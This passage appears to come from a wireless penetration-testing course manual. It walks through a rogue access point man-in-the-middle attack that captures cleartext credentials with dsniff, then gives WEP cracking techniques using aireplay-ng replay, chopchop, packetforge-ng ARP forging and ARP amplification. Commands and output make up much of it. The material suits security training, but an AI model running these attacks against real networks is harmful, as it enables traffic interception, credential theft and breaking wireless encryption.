All three interfaces need to be assigned IP addresses and brought up. The eth0 and at0 interfaces will just be assigned IPs of 0.0.0.0 but the bridge interface needs to have a valid IP address for the wired network.

```
root@wifu:~# ifconfig eth0 0.0.0.0 up
root@wifu:~# ifconfig at0 0.0.0.0 up
root@wifu:~# ifconfig hacker 192.168.1.8 up
root@wifu:~# ifconfig hacker
hacker    Link encap:Ethernet  HWaddr 00:0c:29:17:8b:3c
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:8b3c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4044 (4.0 KB)  TX bytes:398 (398.0 B)
```

Lastly, and this is where the transparency of our attack comes in, we need to enable IP forwarding on our attacking machine as follows:

```
root@wifu:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Now, in theory, when a victim client connects to the malicious access point, it should receive an IP address via the wired network and all of its traffic will enter from the at0 interface created by Airbase-ng and flow out through the eth0 interface connected to the wired network.

In Figure 17-2, we can see that our victim client has successfully connected to our network and is able to ping a system on the Internet so our MITM configuration seems to be good so far.



Figure 17-2 - Victim with Outside Connectivity

Since we are sitting directly in the middle of all the victim client traffic, we can start a sniffer such as *dsniff*[34] and look for any clear text passwords that are travelling through the network.

```
root@wifu:~# dsniff -i at0
dsniff: listening on at0
-----------------
11/17/11 13:00:27 tcp 192.168.1.237.1305 -> 64.4.30.61.21 (ftp)
USER anonymous
PASS anon@anon.com

-----------------
11/17/11 13:05:37 tcp 192.168.1.237.1363 -> 192.168.1.2.23 (telnet)
admin
s3cr3tp4s5
root
s3cr3t
-----------------
11/17/11 13:10:40 tcp 192.168.1.237.1419 -> 192.168.1.2.80 (http)
GET /base/ HTTP/1.1
Host: 192.168.1.2
Authorization: Basic YWRtaW46czNjcjN0cGFzc3dvcmQ= [admin:s3cr3tpassword]
```

Above, dsniff has detected and captured three sets of credentials for different clear text protocols.

Naturally, once you are in control of all of the traffic going to and from the victim, virtually anything you can imagine is possible from sniffing credentials to redirecting DNS records to launching exploits. You should be realizing now that a properly configured man in the middle attack is a devastating attack vector and provides you with a wealth of options for compromising target systems.

[34] http://monkey.org/~dugsong/dsniff/

17.4 Rogue Access Points Lab

In your lab environment (only!), experiment with the different rogue access point attacks we have covered in this module.

- Use Airbase-ng to set up fake APs with different types of encryption. Attempt to capture a WPA/WPA2 handshake and crack the password using Aircrack-ng.
- Configure your attacking system to implement the Karmetasploit attack. Connect a victim client with a vulnerable browser to the AP and try to get a Meterpreter shell.
- Set up a MITM attack and experiment with different sniffing and MITM tools against the victim client.

Appendix A: Cracking WEP via a Client - Alternate Solutions

As was mentioned in Module 8, there are multiple methods to cracking WEP via a client as opposed to attacking the access point. This appendix will cover the two alternate methods for doing so.

A.1 Pulling Packets from Captured Data

In this scenario, we are going to use a packet from captured data. After running an Airodump capture, there are likely some ARP packets in the capture file that you can use for injection. Although ARP packets are not the only ones that can be used, they are the focus of this scenario as they are guaranteed to succeed and are the easiest to find in a packet capture. ARP packets are guaranteed to work, as the client must respond to an ARP request that is directed to it. Not every ARP packet will do, though; it must be an ARP request for the specific client(s) you are targeting.

As usual, to reduce capture file clutter, be sure to run Airodump-ng while filtering on the target AP channel and BSSID. You also need one or more active wireless clients while you are running the capture. If there is little or no activity, it is unlikely that you will capture anything of value. While you are capturing packets, you can copy the file for analysis so that the capture can continue. You can also run Wireshark and view the packets as they arrive in real time.

With the capture running, our objective is to find an ARP request packet coming from the Ethernet or another wireless client via the AP to client. The client will always respond to an ARP request for itself, meaning it will broadcast an ARP reply back to the originator on the Ethernet via the AP.

The characteristics of the incoming packet we want are:

- BSSID: AP MAC
- Destination MAC: Broadcast (FF:FF:FF:FF:FF:FF)
- Source MAC: Anything
- Packet length: 68 or 86 (68 is typical for ARP requests originating from wireless clients and 86 is typical for ARP requests from wired clients)

The characteristics of the outgoing packet we want are:

- BSSID: AP MAC
- Destination MAC: The source MAC address from the incoming packet, meaning the client is responding to it
- Source MAC: MAC address of the client
- Packet length: 68 or 86

In simple terms, we are looking for an ARP request to the client and the subsequent reply.

Download the capture file arpcapture-01.cap[35] so you can follow along. Open the capture in Wireshark and try the display filter of:

```
(wlan.bssid == 00:14:6c:7e:40:80 and (frame.cap_len>=68 and frame.cap_len <=
                                      86))
```

This filter selects packets to/from the AP that have a packet length greater than or equal to 68 and less than or equal to 86. In your environment, you will have to change the *wlan.bssid* value to the AP MAC address and you may possibly need to change the packet lengths.

[35] http://www.offensive-security.com/wifu/arpcapture-01.cap

Now that you have zeroed in on some possible packets, you can then use the following display filter to focus on a particular client:

```
(wlan.bssid == 00:14:6c:7e:40:80 and (frame.cap_len >= 68 and frame.cap_len <=
   86) and (wlan.da == ff:ff:ff:ff:ff:ff or wlan.sa == 00:0f:b5:46:11:19))
```

If you are following along in the capture file linked above, you will have a handful of packets displayed as a result of your filter:

391 - An ARP request from a wired workstation to our client being broadcast by the AP. It never gets answered and must have gotten lost.

416 - The AP broadcasts the ARP request received from the wired workstation. This is a repeat ARP request via the AP since the first one (391) was never answered.

417 - The client sends an ARP response via the AP to the wired workstation. Notice the short time period between the request and response.

501 - A wireless workstation sends an ARP request to the client via the AP. This packet is really a request to the AP to broadcast the ARP request.

503 - The AP broadcasts the ARP request to all wireless clients

504 - The client sends an ARP response to the wireless workstation via the AP. This packet is really a request to the AP to send the ARP response to the wireless workstation.

506 - This is the ARP response being transmitted from the AP to the wireless workstation.

The two possible packets to use in the attack are 416 or 503. You can try both but 503 is better since it will generate two data packets for each one you inject. The two being the reply from the client and the AP to the wireless workstation so you basically double your injection rate.

Once you have located one or more of these pairs, right-click the packets going to the client and “mark” them. The click “save as” and select “marked” to save them out to a file. Now, you hopefully have a file with ARP requests going to a specific client.

Remember that these packets that you selected are not guaranteed to work. They are just very likely candidates based on observation. You may need to try a few to get things working properly.

You can then attempt to inject the packets into the network using the Interactive Packet Replay attack:

```
aireplay-ng -2 -r <capture><interface>
```

If you see the IVs increasing rapidly, then you've successfully chosen the right packets!

A.2 Creating a Packet from a ChopChop Attack

We first need to generate the XOR file as this file gives us the ability to create new encrypted packets for injection.

Using Aireplay-ng attack 4, the chopchop attack, select a packet with a decent size as it has to be larger than the ARP packet we wish to create. So choose something that is 86 bytes or larger. As a reminder, the syntax of the chopchop attack is:

aireplay-ng -4 -b <AP MAC> -h <Client MAC><interface>

```
root@wifu:~# aireplay-ng -4 -b 34:08:04:09:3D:38 -h 00:18:4D:1D:A8:1F mon0

15:00:58  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3


        Size: 105, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  34:08:04:09:3D:38
          Dest. MAC  =  34:08:04:09:3D:38
         Source MAC  =  00:18:4D:1D:A8:1F

        0x0000:  0841 2c00 3408 0409 3d38 0018 4d1d a81f  .A,.4...=8..M...
        0x0010:  3408 0409 3d38 c0b1 000a fe00 6646 521c  4...=8......fFR.
        0x0020:  4c2b bbe8 1445 c7d2 103b ed6a 9781 bd56  L+...E...;.j...V
        0x0030:  5590 0868 d3c5 3b48 8411 c18e d3ef 0b68  U..h..;H.......h
        0x0040:  e737 8384 d4e2 6d2f 20e4 636c 9536 5b66  .7....m/ .cl.6[f
        0x0050:  9f75 2536 eecc b780 ff36 e7e5 8ff5 3cab  .u%6.....6....<.
        0x0060:  1e90 7224 f0c8 2855 42                   ..r$..(UB

Use this packet ?
```

The packet display above looks like a good candidate so we enter '**y**' and wait for the chopchop attack to complete.

```
Saving plaintext in replay_dec-1117-150424.cap
Saving keystream in replay_dec-1117-150424.xor

Completed in 29s (2.31 bytes/s)
```

We need to determine the IP address of the client we are targeting so we will take a look at the decrypted packet we received from the chopchop attack using tcpdump.

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r replay_dec-1117-150424.cap
reading from file replay_dec-1117-150424.cap, link-type IEEE802_11 (802.11)
15:04:24.737405 44us BSSID:34:08:04:09:3d:38 SA:00:18:4d:1d:a8:1f
DA:34:08:04:09:3d:38 LLC, dsap SNAP (0xaa) Individual, ssap SNAP (0xaa)
Command, ctrl 0x03: oui Ethernet (0x000000), ethertype IPv4 (0x0800): (tos
0x0, ttl 128, id 710, offset 0, flags [none], proto UDP (17), length 65)
    192.168.1.100.57911 > 192.168.1.1.53: [udp sum ok]
```

Looking at the output above, we can safely assume that 192.168.1.1 is the IP address of the gateway, meaning that the wireless client has the IP address of 192.168.1.100.

With this information in hand, we can now craft an ARP packet using packetforge-ng as follows:

```
packetforge-ng --arp -a <AP MAC> -c <Client MAC> -h <Ethernet MAC> -j -o -l
            <Src IP> -k <Dest IP> -y <PRGA> -w <output filename>
```

Where:

- **-a:** AP MAC address
- **-c:** MAC address of the target wireless client
- **-h:** MAC address of a workstation on the Ethernet. You can make up a MAC address if you don't have a valid one.
- **-l:** Source IP address
- **-k:** Destination IP address
- **-y:** PRGA filename
- **-j:** set FromDS bit
- **-o:** clear ToDS bit

```
root@wifu:~# packetforge-ng --arp -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F -h
00:18:4D:1D:A8:3F -j -o -l 192.168.1.111 -k 192.168.1.100 -y replay_dec-1117-
150424.xor -w arptest.cap
Wrote packet to: arptest.cap
```

We can now inject this packet into the network using attack 2 and watch as our IVs are generated rapidly.

```
CH  3 ][ Elapsed: 22 mins ][ 2011-11-17 15:25

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38    0 100    13152     4464  360   3  54e  WEP  WEP    OPN  wifu

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -35    1 -54     33     5185
```

Appendix B: ARP Amplification

Capture Files:

- http://www.offensive-security.com/wifu/arp-1x.cap
- http://www.offensive-security.com/wifu/arp-2x.cap
- http://www.offensive-security.com/wifu/arp-3x.cap

This appendix deals with how to dramatically increase the number of IVs generated per second. Capture rates of up to 1300 IVs per second have been achieved in some scenarios. This is accomplished by increasing the number of data packets generated for each packet injected. It is intended for advanced users of the Aircrack-ng suite.

There have been many advances whereby Aircrack-ng requires fewer and fewer data packets to determine the WEP key. Another approach to reducing the total elapsed time is to increase the rate at which IVs are collected.

Since this is intended for advanced users of the Aircrack-ng suite, the emphasis in this module is on the theory and reviewing packet captures.

B.1 Equipment Used

Access Point:

- **ESSID:** teddy
- **MAC:** 00:14:6C:7E:40:80 **Channel:** 9

Aircrack-ng System:

- **IP Address:** N/A
- **MAC:** 00:0F:B5:88:AC:82

Ethernet Wired Workstation:

- **IP Address:** 192.168.1.1
- **MAC:** 00:D0:CF:03:34:8C

Wireless Workstation:

- **IP Address:** 192.168.1.59
- **MAC:** 00:0F:B5:AB:CB:9D

B.2 One for One ARP Packets

Although it does not provide any extra amplification, we will examine it for educational purposes and also to provide a baseline measurement of our injection speed. In simple terms, for each ARP request that we inject, we get one new IV by the AP rebroadcasting it.

We generate an ARP request to inject as follows:

```
root@wifu:~# packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k
255.255.255.255 -l 255.255.255.255 -y fragment-0608-132715.xor -w arp-request-
1x.cap
```

When then inject the packet with Aireplay attack 2:

```
root@wifu:~# aireplay-ng -2 -r arp-request-1x.cap mon0
```

Once the packet is being injected successfully, we measure the packets per second with Airodump-ng:

```
CH  9 ][ Elapsed: 12 s ][ 2007-06-08 14:14
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   21  71      130     4532  355   9  54  WEP  WEP         teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:88:AC:82   38     0     6666
```

As you can see in the above output, we are obtaining roughly 355 new data packets per second.

Let's take a look at the capture file *arp-1x.cap*, which is a representative subset of the full capture:

Packet 1: Your standard beacon.

Packet 2: This is the packet we are injecting using Aireplay-ng. Notice the DS status flag is set to "TO DS" meaning it is from a client going to the AP wired network.

Packet 3: The AP acknowledges the packet from the Aircrack-ng system.

Packet 4: The ARP request packet is broadcast by the AP. This is a new data packet and you will notice that it has a new unique IV and a different sequence number. Notice the DS status flag is set to "FROM DS", meaning it is from the wired network (AP) to a wireless client.

Packets 5-7: These are a repeat of packets 2-4. This cycle is repeated constantly.

B.3 Two for One ARP Packets

This is where things start to get interesting. By sending an ARP request to a live system, we can get the AP to generate two new IVs for each packet we inject. This increases the rate of data collection significantly.

This is a little harder than it sounds since we need to know the IP address of a wired client attached to the LAN. Note that the source IP cannot already be in use on the LAN and it must be valid for the network so you cannot simply use "255.255.255.255".

We first generate an ARP request to inject:

```
root@wifu:~# packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k
192.168.1.1 -l 10.255.255.255 -y fragment-0608-132715.xor -w arp-request-
2x.cap
```

We inject this new packet into the network and receive the following Airodump output:

```
CH  9 ][ Elapsed: 8 s ][ 2007-06-08 14:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   38 100      107    10474  945   9  54  WEP  WEP         teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:88:AC:82   37     0    10921
```

With this new packet, we achieve roughly 945 new data packets per second. This is a substantial increase over the first scenario.

Open up the capture file *arp-2x.cap* in Wireshark and we will review the capture along with the following packet descriptions:

Packet 1: Your standard beacon.

Packet 2: This is the packet we are injecting using Aireplay-ng. Notice that the DS status flag is set to "TO DS" meaning it is from a wireless client going to the AP wired network.

Packet 3: The AP acknowledges the packet from the Aircrack-ng system.

Packet 4: The ARP request packet is broadcast by the AP. This is a new data packet. Notice the DS status flag is set to "FROM DS", meaning it is from the wired network (AP) to a wireless client.

Packet 5: This is the ARP reply packet broadcast by the AP back to our system. This is a new data packet and you will notice it has a new unique IV and a different sequence number. The source MAC is a wired client. Notice the DS status flag is set to "FROM DS", meaning it is from the wired network (AP) to a wireless client.

Packets 6-9: These are a repeat of the cycle 2-5 above. This cycle repeats constantly.

There are two new IVs generated per cycle - packets 4 and 5.

B.4 Three for One ARP Packets

The final scenario is where we generate three new IV data packets for every one that we inject. This scenario is the hardest one to perform successfully, however, it achieves the highest injection rate.

In this case, we need to know the IP address of a wireless client attached and currently associated with the AP.

We generate an ARP request to inject as follows:

```
root@wifu:~# packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -k
192.168.1.89 -l 10.255.255.255 -y fragment-0608-132715.xor -w arp-request-
3x.cap
```

We inject our crafted packet into the network and measure the packets per second with Airodump-ng:

```
CH  9 ][ Elapsed: 0 s ][ 2007-06-09 12:52

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   32 100       30     3797 1294   9  54  WEP  WEP         teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:AB:CB:9D   47     0     1342
00:14:6C:7E:40:80  00:0F:B5:88:AC:82   33     0     2641
```

As you can see in the output above, we achieve an incredible 1294 new data packets per second!

Let's lastly take a look at the capture *arp-3x.cap* in Wireshark.

Packet 1: Your standard beacon.

Packet 2: This is the packet we are injecting using Aireplay-ng. Notice the DS status flag is set to "TO DS", meaning that it is coming from a wireless client going to the AP wired network.

Packet 3: The AP acknowledges the packet from the Aircrack-ng system.

Packet 4: The ARP request packet is broadcast by the AP. This is a new data packet and you will notice that it has a new unique IV and a different sequence number. Notice also that the DS status flag is set to "FROM DS", meaning it is from the wired network (AP) going to a wireless client.

Packet 5: This is the ARP reply packet being sent by the wireless client to the AP and is also a new data packet with a new unique IV and a different sequence number. The source MAC is the wireless client and the DS status flag is set to "TO DS", meaning it is coming from a wireless client going to the AP wired network.

Packet 6: The AP acknowledges the packet from the wireless client.

Packet 7: The ARP request packet from the wireless client is sent to the Aircrack-ng system by the AP. You can verify this by looking at the source and destination MAC addresses and it is a new data packet. You will notice that it has a new unique IV and a different sequence number. Notice that the DS status flag is set to "FROM DS", meaning it is coming from the wired network (AP) to a wireless client.

Packets 8-13: These are a repeat of the cycle 2-7 above. This cycle would be repeated endlessly.

There are 3 new IVs generated per cycle: packets 4, 5, and 7.

A Final Note on ARP Amplification

The speed of injection achieved depends on the hardware used both by the AP and the wireless card. With cheap hardware, the simple one-to-one attack may end up being the fastest.